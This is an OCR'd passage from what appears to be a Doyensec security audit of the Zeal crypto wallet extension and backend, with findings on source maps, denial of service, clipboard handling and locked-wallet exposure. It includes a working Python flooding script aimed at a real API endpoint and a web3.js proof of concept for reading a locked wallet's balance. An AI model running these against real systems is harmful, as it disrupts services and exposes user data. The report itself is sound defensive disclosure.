
JavaScript source maps are files that are generated during the build or compilation process of JavaScript code. They are designed to aid in debugging and understanding the original JavaScript code when it has been minified into a more compressed and efficient form. While such files are useful for developers during a debugging process, they can also significantly streamline the process of reverse engineering of a JavaScript application. It is therefore recommended to remove Map files from the public versions of closed source web extensions.

Doyensec has observed that the public version of Zeal wallet does contains Map files that allow deobfuscating and reversing the minimization the wallet extension's Javascript code.

Reproduction Steps

The issue can be demonstrated using the following steps:

1. Install the Zeal Wallet extension.
2. Right-click the Zeal Wallet extension's UI and choose Inspect.
3. In Chrome's DevTools open the Sources tab and observe that recovery of the Typescript files, including developer comments, is possible:



Impact

Low. The TypeScript source code, along with developer comments, can be recovered from the Zeal Wallet extension. It can significantly streamline reverse engineering of the application.

Complexity

Low. Basic knowledge of web and extension development is required.

Remediation

Remove the Map files from the public versions of the application.

ZEA-Q323-8. DoS via Reflected Input	
Severity	**Low**
Vulnerability Class	Denial of Service (DoS)
Component	API Inputs
Status	Closed

Description

Many of the JSON parameters sent through API requests are reflected back to the user. There are no length restrictions on these parameters which presents an opportunity for conducting Denial of Service attacks.

Reproduction Steps

The following Python script will send a request with a large hostname parameter value several times in a loop.

```
import asyncio
import aiohttp
import urllib.parse

NUM = 100

url = "https://iw8i6d52oi.execute-api.eu-west-2.amazonaws.com:443/wallet/
safetychecks/connection/"
json={"avatar": "X", "hostname": "X"*900000, "signal": {}, "title": "X"}

async def send_get_request(session, url):
    async with session.post(url, json=json) as response:
        pass

async def main():
    async with aiohttp.ClientSession() as session:
        tasks = []
        for i in range(NUM):
            task = asyncio.ensure_future(send_get_request(session, url))
            tasks.append(task)

        await asyncio.gather(*tasks)

loop = asyncio.get_event_loop()
loop.run_until_complete(main())
loop.close()
```

When checking the availability of the backend while running this script, one of the following responses will be returned for any API endpoints. The service will restart and restore itself after about a minute.

```
HTTP/2 503 Service Unavailable
Date: Thu, 31 Aug 2023 11:19:53 GMT
Content-Type: application/json
Content-Length: 33
```

```
Apigw-Requestid: KheRUh6rLPEEMzQ=

{
  "message": "Service Unavailable"
}


HTTP/2 502 Bad Gateway
Date: Thu, 31 Aug 2023 11:22:32 GMT
Content-Type: text/html
Content-Length: 524
Server: awselb/2.0
Apigw-Requestid: Kheu8iRlLPEEP9g=

<html>
<head><title>502 Bad Gateway</title></head>
<body>
<center><h1>502 Bad Gateway</h1></center>
</body>
</html>
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
<!-- a padding to disable MSIE and Chrome friendly error page -->
```

Impact

Medium. As shown, accepting and reflecting large inputs was enough to make the backend unresponsive.

Complexity

Low. An attacker with basic web security skills would be able to find and take advantage of this issue.

Remediation

Consider not returning user defined parameters in error messages returned in the server responses.

ZEA-Q323-9. DoS via Backend *sleep* Functions	
Severity	**Low**
Vulnerability Class	Denial of Service (DoS)
Component	thread.sleep
Status	Risk Accepted

Description

Several functions in the backend code invoke `sleep` functions before retrying specific actions. The sleep functions will cause the executing thread to block. If an attacker is able to repeatedly have these functions called, it will stall the majority of threads executing on the backend and will result in a denial of service.

The code below is found within the /backend/core/src/main/kotlin/it/zeal/core/retryable.kt file. Notice the call to `Thread.sleep()`.

```
class Retryable {

    companion object {

        fun <T> retryWithInterval(block: () -> T, maxRetries: Int = 1,
retryInterval: Duration = ofMillis(500), customException: KClass<out Exception>?
= null, retryLogger: ((Int) -> Unit)? = null): T {
            repeat(maxRetries) {
                try {
                    if (it > 0 && retryLogger != null) {
                        retryLogger(it)
                    }
                    return block()
                } catch (e: Exception) {
                    if (customException == null || e::class == customException) {
                        Thread.sleep(retryInterval.toMillis())
                    } else {
                        throw e
                    }
                }
            }
            return block()
        }
    }
}
```

A second potential issue which we were not able to dynamically reproduce is found within the /monorepo-doyensec/backend/wallet-api/src/main/kotlin/it/zeal/wallet/portfolio/PortfolioProvider.kt file and shown below. Notice the while loop which may potentially result in an infinite loop.

```
private fun fetchTokenBalances(address: Address): Future<List<ZapperTokenDto>> {
    return executorService.submit(
        NewRelicAwareCallable {
            val start = currentTimeMillis()
```

```
                val refreshResponse = zapperClient.refreshTokensBalances(address)
                var retry = 0
                do {
                    when (retry) {
                        0 -> sleep(500)
                        1 -> sleep(1000)
                        else -> sleep(3000)
                    }
                    ++retry
                } while ("completed" !=
    zapperClient.fetchBalancesRefreshJobStatus(refreshResponse.jobId).status)
```

Reproduction Steps

Calling curl with the time command line tool will show how long it takes to receive a response from the server as shown below.

```
time curl "https://rdwdvjp8j5.execute-api.eu-west-1.amazonaws.com/wallet/
transaction/1337/result?network=ArbitrumGoerli"

real    0m21.279s
user    0m0.018s
sys     0m0.019s
```

Impact

Medium. As shown, using the sleep method results in a blocking delay in the application to the point where the backend API will become unresponsive.

Complexity

Low. An attacker with basic web security skills would be able to find and take advantage of this issue.

Remediation

Consider a polling system instead of using `thread.sleep` **for retrying connections.**

ZEA-Q323-10. *Seed* and *PrivateKey* not Removed from Clipboard	
Severity	**Low**
Vulnerability Class	Insecure Design
Component	Clipboard
Status	Risk Accepted

Description

The Zeal app does not remove the seed from the clipboard which makes it vulnerable to snooping or from being mistakenly placed in an insecure location. There is a timeout in /frontend/wallet/src/toolkit/Clipboard/hooks/useCopyTextToClipboard.ts when the state is *loaded* or upon an *error*, but it was dynamically confirmed that this is not enforced for the seed. In contrast, Metamask includes code which removes the seed after one minute as shown here https://github.com/MetaMask/metamask-extension/blob/develop/ui/hooks/useCopyToClipboard.js. This was also dynamically confirmed through normal use.

Reproduction Steps

Through normal use of the Zeal wallet extension it can be noticed that the seed is not being cleared from the clipboard after some time. The area of code where this functionality lives is in the /frontend/wallet/src/toolkit/Clipboard/hooks/useCopyTextToClipboard.ts file and is shown below.

```
export const useCopyTextToClipboard = (): [
    LazyLoadableData<void, { stringToCopy: string }>,
    Dispatch<SetStateAction<LazyLoadableData<void, { stringToCopy: string }>>>
] => {
    const [state, setState] = useLazyLoadableData(
        ({ stringToCopy }: { stringToCopy: string }) =>
            navigator.clipboard.writeText(stringToCopy),
        {
            type: 'not_asked',
        }
    )

    useEffect(() => {
        switch (state.type) {
            case 'not_asked':
            case 'loading':
                break
            case 'loaded':
            case 'error':
                const id = setTimeout(setState, TIMEOUT, { type: 'not_asked' })
                return () => clearTimeout(id)
            /* istanbul ignore next */
            default:
                return notReachable(state)
        }
    }, [setState, state])

    return [state, setState]
```

```
}
```

Impact

Low. Leaving important information in the clipboard exposes it to snooping or to being misplaced by the user.

Complexity

High. An attacker would need malware running on the victim's endpoint to exploit this issue.


Remediation

Include the seed and private key in the data removed from the clipboard after a minute.

ZEA-Q323-11. Wallet Information Still Available when Extension is Locked	
Severity	**Low**
Vulnerability Class	Information Exposure
Component	Extension Locking
Status	Risk Accepted

Description

When the Zeal extension is locked it can still be queried and interacted with. The extension automatically exposes the *window.zeal* object which has the wallet address. This object remains and is loaded on each page, even when the extension is locked or if the domain is not in the connections list. Furthermore, *web3.js* code can query the locked extension (*window.ethereum*) for balance information even when locked.



Disconnecting a site from the extension, while on that domain, does not clear the `window.zeal` object on that site.

Reproduction Steps

A domain must be in the connections list within the extension. On this site, make sure the extension is locked before running code which retrieves a balance. A simple proof of concept code for querying the balance of the first account is shown below:

```
const accounts = await web3.eth.getAccounts();
console.log(accounts);

const account = accounts[0];
const correctedAccount = web3.utils.toChecksumAddress(account);
const balanceInWei = await web3.eth.getBalance(correctedAccount);
console.log("Balance is - " + balanceInWei);
```

Impact

Low. Locking the extension does not prevent code from querying and interacting with the extension in a limited way. One of the ways is to retrieve the balance information. However, *window.zeal* exposes the wallet address anyway, whether or not the extension is locked or in the connections list.

Complexity

Low. The extension leaks information to an attacker in a straightforward way.

Remediation

Consider removing the window.zeal object or only creating it on pages where a wallet connection is being used. If the object is needed, it should only be populated on a successful connection and then cleared and removed on that site when the extension is locked. Furthermore, locking the extension should prevent any interaction, including balance retrieval.

Appendix A - Vulnerability Classification

Vulnerability Severity	**Critical**
	High
	Medium
	Low
	Informational
Vulnerability Class	Components With Known Vulnerabilities
	Covert Channel (Timing Attacks, etc.)
	Cross Site Request Forgery (CSRF)
	Cross Site Scripting (XSS)
	Denial of Service (DoS)
	Information Exposure
	Injection Flaws (SQL, XML, Command, Path, etc)
	Insecure Design
	Insecure Direct Object References (IDOR)
	Insufficient Authentication and Session Management
	Insufficient Authorization
	Insufficient Cryptography
	Memory Corruption (Buffer and Integer Overflows, Format String, etc)
	Race Condition
	Security Misconfiguration
	Server-Side Request Forgery (SSRF)
	Unrestricted File Uploads
	Unvalidated Redirects and Forwards
	User Privacy
	Time-of-Check to Time-of-Use (TOCTOU)
	Insecure Deserialization

Appendix B - Remediation Checklist

The table below can be used to keep track of your remediation efforts inside this report. Mark the boxes when a fix has been implemented for the vulnerability.

☑	**ZEA-Q323-1, SSRF via /wallet/unblock?path Parameter** Use an SSRF protection library or other network layer defense mechanisms
☐	**ZEA-Q323-2, Missing SSRF Protection for EC2 Instance Metadata** Transition to “Instance Metadata Service Version 2” in order to protect your application against AWS metadata SSRF
☑	**ZEA-Q323-3, Same API Keys Shared Between Prod and Dev** Store the credentials in a configuration file segregated from the source code or implement a storage and retrieval system to help
☑	**ZEA-Q323-4, Denial of Service via bridge Endpoint** Consider caching pricing information or returning a limited subset of token information to the user
☑	**ZEA-Q323-5, Strict Transport Security Not Enforced** Enable HTTP Strict Transport Security (HSTS)
☑	**ZEA-Q323-6, Excessive web_accessible_resources** Limit the web_accessible_resources to files and UI flows intended to be embedded on websites
☑	**ZEA-Q323-7, Web Extension Contains Map Files** Remove the Map files from the public versions of the application
☑	**ZEA-Q323-8, DoS via Reflected Input** Consider not returning user defined parameters in error messages returned in the server responses
☐	**ZEA-Q323-9, DoS via Backend sleep Functions** Consider a polling system instead of using thread.sleep for retrying connections
☐	**ZEA-Q323-10, Seed and PrivateKey not Removed from Clipboard** Include the seed and private key in the data removed from the clipboard after a minute
☐	**ZEA-Q323-11, Wallet Information Still Available when Extension is Locked** When locked, the extension should prevent interaction from websites and the window.zeal object should also be cleared

When done patching the listed vulnerabilities, many clients find it worthwhile to perform a retest. During a retest, Doyensec researchers will attempt to bypass and subvert all implemented fixes. Retests usually take one day. Please reach out if you’d like more information on our retesting process.